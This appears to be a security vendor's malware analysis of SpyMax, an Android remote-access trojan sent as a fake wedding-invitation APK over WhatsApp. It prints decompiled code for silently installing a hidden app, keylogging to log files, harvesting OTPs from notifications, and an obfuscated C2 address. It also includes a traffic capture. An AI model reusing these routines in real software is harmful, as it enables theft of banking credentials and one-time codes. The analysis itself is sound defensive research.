SpyMax – A Fake Wedding Invitation App Targeting Indian Mobile Users

Published: 2025-06-20 · Archived: 2026-04-05 16:14:59 UTC

We have recently received a report from an Android user, who is not a K7 customer, detailing fraudulent activity and the theft of funds from his bank accounts. This incident occurred following the installation of an APK file that they received via WhatsApp from one of their contacts.

Upon subsequent investigation and analysis of the aforementioned APK file, we have identified pertinent information that we felt would be beneficial to share.

Here are our observations on how this malware sets the stage for its fraudulent activity,

This attack is a phishing campaign targeting Indian Mobile users in the name of “Wedding Invitation”. Below is the image of a message received by a user in WhatsApp (as shown in Figure 1).




Figure 1: Wedding Invitation apk received from WhatsApp

This apk is Android SpyMax, a Remote Administration Tool (RAT) that has the capability to gather personal/private information from the infected device without the user’s consent and sends the same to a remote threat actor. This enables the threat actors to control the victim’s device that impacts the confidentiality and integrity of the victim’s privacy and data via commands.

The malicious “Wedding Invitation.apk” is installed as shown in Figure 2.



3:26
Search apps
PhonePe
Photos
Play Music
Play Store
ROCK WIFI
Screen Master
Settings
Sheets
SIM Toolkit
Skype
Slides
Solitaire Tour
Spotify
Telegram
tPacketCap-ture
Truecaller
vpnify
Vysor
Wallpapers
WhatsApp
X
XRecorder
YouTube
Zoner AntiVirus ...
Zoom
शादी का निमंत्रण

Figure 2: Wedding Invitation app

Once the user launches the malicious app, it asks the user to set this app as a default “Home app”. For it to install another app from its assets folder, the malware requests the user to enable “Install unknown apps” as shown in Figure 3.





Figure 3: Request to enable unknown apps source

After completing this process, the malware launches a system update message while in the background, the malicious app decrypts an app from the app’s assets folder and installs another app; the installed app package name is “**com.android.pictach**”, as shown in Figure 4 & 5.


4:10
4G
System Update
Latest Update
Version 14.1.1
Security Update
Starting installation...
Please keep your device connected




Figure 4: Message disguising as a System message

```
public final void '(PackageInstaller.Session packageInstaller$Session0) {
    OutputStream outputStream0;
    InputStream inputStream0 = this.getAssets().open("base.apk");
    try {
        outputStream0 = packageInstaller$Session0.openWrite("base", 0L, ((long)inputStream0.available()));
    }
    catch(Throwable throwable0) {
        goto label_48;
    }

    try {
        byte[] arr_b = new byte[0x10000];
        while(true) {
            int v = inputStream0.read(arr_b);
            if(v <= 0) {
                break;
            }

            outputStream0.write(arr_b, 0, v);
        }

        packageInstaller$Session0.fsync(outputStream0);
        goto label_43;
    }
    catch(Throwable throwable1) {
    }
```

Figure 5: Installed addition app from apps assets folder

Then, it requests the user to grant permissions for “Allow send and view SMS messages and access contacts” as shown in Figure 6.




Figure 6: Prompts the user to allow SMS messages and read contacts

Once this RAT is installed on the device, it opens a fake Google Play service settings page and suggests the user to click “Open Settings” and grant full control of your device as shown in Figure 7.




Figure 7: Request the user to take full control of the device

The AndroidManifest.xml of **"com.android.pictach"** clearly shows that this app targets network service providers such as Airtel, Jio and BSNL as shown in Figure 8.

Figure 8: Network service provider information

Fraudulent activity begins…

With the necessary permissions as shown in Figure 7, this APK acts as a Trojan with Keylogger capabilities. It creates a directory “Config/sys/apps/log“, in the devices’ external storage and the logs are saved to the file “log-yyyy-mm-dd.log” in the created directory, where yyyy-mm-dd is the date of when the keystrokes were captured as shown in Figure 9. Keystrokes can be personal detail including banking details, credit card info, etc.,

```
void FirebasewriteFile(String str) {
    try {
        String charSequence = DateFormat.format("yyyy-MM-dd", new Date()).toString();
        File externalStorageDirectory = Environment.getExternalStorageDirectory();
        File file = new File(externalStorageDirectory, "/Config/sys/apps/log");
        File file2 = new File(externalStorageDirectory, "/Config/sys/apps/log/log-" + charSequence + ".txt");
        if (!file.exists()) {
            file.mkdirs();
        }
        if (!file2.exists()) {
            file2.createNewFile();
        }
        String str2 = FirebasetoBase64(str) + ">\r\n";
        File file3 = new File(externalStorageDirectory + "/Config/sys/apps/log", "log-" + charSequence + ".txt");
        if (!file3.exists()) {
            file3.createNewFile();
        }
        FileOutputStream fileOutputStream = new FileOutputStream(file3, true);
        OutputStreamWriter outputStreamWriter = new OutputStreamWriter(fileOutputStream);
        outputStreamWriter.append((CharSequence) str2);
        outputStreamWriter.flush();
        outputStreamWriter.close();
        fileOutputStream.close();
        fileOutputStream.flush();
    } catch (Exception unused) {
    }
}
```

Figure 9: Creating Log files

This RAT intercepts Notification objects from AccessibilityEvents, extracting sensitive information such as bank OTPs, WhatsApp messages, and 2FA codes directly from the device’s notification bar as shown in Figure 10.

```
private void FirebaseSendNotifi(AccessibilityEvent accessibilityEvent) {
    try {
        Notification notification = (Notification) accessibilityEvent.getParcelableData();
        if (notification == null) {
            return;
        }
        String charSequence = notification.extras.getCharSequence(NotificationCompat.EXTRA_TITLE).toString();
        String charSequence2 = notification.extras.getCharSequence(NotificationCompat.EXTRA_TEXT).toString();
        String FirebasegetAppNameFromPkgName = FirebasegetAppNameFromPkgName(this, accessibilityEvent.getPackageName().toString());
        collectiblesaleadershipj5_F, (FirebasegetAppNameFromPkgName + "|" + charSequence + "|" + charSequence2 + "|.").getBytes());
    } catch (Exception unused) {
    }
}
```

Figure 10: AccessibilityEvents

SpyMax then proceeds to combine all the exfiltrated data and compresses (using gZIPOutputStream API) them before forwarding it to the C2 server as shown in Figure 11.

```
public static byte[] m1294x4226c875(byte[] bArr) throws Exception {
    ByteArrayOutputStream byteArrayOutputStream = new ByteArrayOutputStream();
    int length = bArr.length;
    ByteArrayInputStream byteArrayInputStream = new ByteArrayInputStream(bArr);
    GZIPInputStream gZIPInputStream = new GZIPInputStream(byteArrayInputStream, length);
    byte[] bArr2 = new byte[length];
    while (true) {
        int read = gZIPInputStream.read(bArr2);
        if (read != -1) {
            byteArrayOutputStream.write(bArr2, 0, read);
        } else {
            gZIPInputStream.close();
            byteArrayInputStream.close();
            byte[] byteArray = byteArrayOutputStream.toByteArray();
            byteArrayOutputStream.close();
            return byteArray;
        }
    }
}
```

Figure 11: DATA compression using gZIPOutputStream

Awaiting C2 Commands…

This RAT contacts the C2 server IP 104.234.167[.]145 via the port: 7860, which is obfuscated as shown in Figure 12.

```
static airtel f2353st;
public static String yrfjerairtelSERBRE = C0414x45999bf7.m1286x16621e86("VHhUeFQ=");
public static String Afterinstalloption = "K";
public static String Host = "MTA0LjIzNC4xNjcuMTQ1"; 104.234.167.145
public static String Port = "Nzg2MA=="; 7860
public static long e_airtel_co = -1;
public static int p_airtel_lg = -1;
public static int inx = -1;
public static String[] c_airtel_mn = {"", "", "", "", "", "", "", "", "", "", "", "", "", "", "", "", ""};
```

Figure 12: C2 URL

Figure 13 shows the connection established with the C2.

ip.src == 104.234.167.145

No.	Time	Source	Destination	Protocol	Length	Info
148115	3545.290343	104.234.167.145	10.8.0.1	TCP	54	7860 → 51264 [ACK] Seq=2 Ack=2 Win=65535 Len=0
147920	3544.379384	104.234.167.145	10.8.0.1	TCP	54	7860 → 51264 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
147918	3544.277788	104.234.167.145	10.8.0.1	TCP	54	7860 → 51264 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
147915	3544.265066	104.234.167.145	10.8.0.1	TCP	54	7860 → 51250 [FIN, ACK] Seq=2 Ack=2 Win=65535 Len=0
147914	3544.264952	104.234.167.145	10.8.0.1	TCP	54	7860 → 51250 [ACK] Seq=2 Ack=2 Win=65535 Len=0
147897	3543.601126	104.234.167.145	10.8.0.1	TCP	54	7860 → 51250 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
147890	3543.252904	104.234.167.145	10.8.0.1	TCP	54	7860 → 51250 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
147887	3543.233578	104.234.167.145	10.8.0.1	TCP	54	7860 → 51240 [FIN, ACK] Seq=2 Ack=2 Win=65535 Len=0
147886	3543.233455	104.234.167.145	10.8.0.1	TCP	54	7860 → 51240 [ACK] Seq=2 Ack=2 Win=65535 Len=0
147883	3542.294787	104.234.167.145	10.8.0.1	TCP	54	7860 → 51240 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
147881	3542.218530	104.234.167.145	10.8.0.1	TCP	54	7860 → 51240 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
147878	3542.199308	104.234.167.145	10.8.0.1	TCP	54	7860 → 51228 [FIN, ACK] Seq=2 Ack=2 Win=65535 Len=0
147877	3542.199028	104.234.167.145	10.8.0.1	TCP	54	7860 → 51228 [ACK] Seq=2 Ack=2 Win=65535 Len=0
147874	3541.385869	104.234.167.145	10.8.0.1	TCP	54	7860 → 51228 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
147872	3541.187164	104.234.167.145	10.8.0.1	TCP	54	7860 → 51228 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
147869	3541.174794	104.234.167.145	10.8.0.1	TCP	54	7860 → 51218 [FIN, ACK] Seq=2 Ack=112 Win=65535 Len=0
147868	3541.174455	104.234.167.145	10.8.0.1	TCP	54	7860 → 51218 [ACK] Seq=2 Ack=112 Win=65535 Len=0
147864	3540.285817	104.234.167.145	10.8.0.1	TCP	54	7860 → 51218 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
147862	3540.155235	104.234.167.145	10.8.0.1	TCP	54	7860 → 51218 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
147859	3540.144096	104.234.167.145	10.8.0.1	TCP	54	7860 → 53322 [FIN, ACK] Seq=2 Ack=112 Win=65535 Len=0
147858	3540.143874	104.234.167.145	10.8.0.1	TCP	54	7860 → 53322 [ACK] Seq=2 Ack=112 Win=65535 Len=0
147854	3539.313874	104.234.167.145	10.8.0.1	TCP	54	7860 → 53322 [FIN, ACK] Seq=1 Ack=1 Win=65535 Len=0
147852	3539.133988	104.234.167.145	10.8.0.1	TCP	54	7860 → 53322 [SYN, ACK] Seq=0 Ack=1 Win=65535 Len=0
147849	3539.127371	104.234.167.145	10.8.0.1	TCP	54	7860 → 53320 [FIN, ACK] Seq=2 Ack=2 Win=65535 Len=0

Figure 13: TCP connection with the C2 server

After the connection is established, the malware sends the gzip compressed data to the C2, the decompressed gzip content of the data is shown in Figure 14.

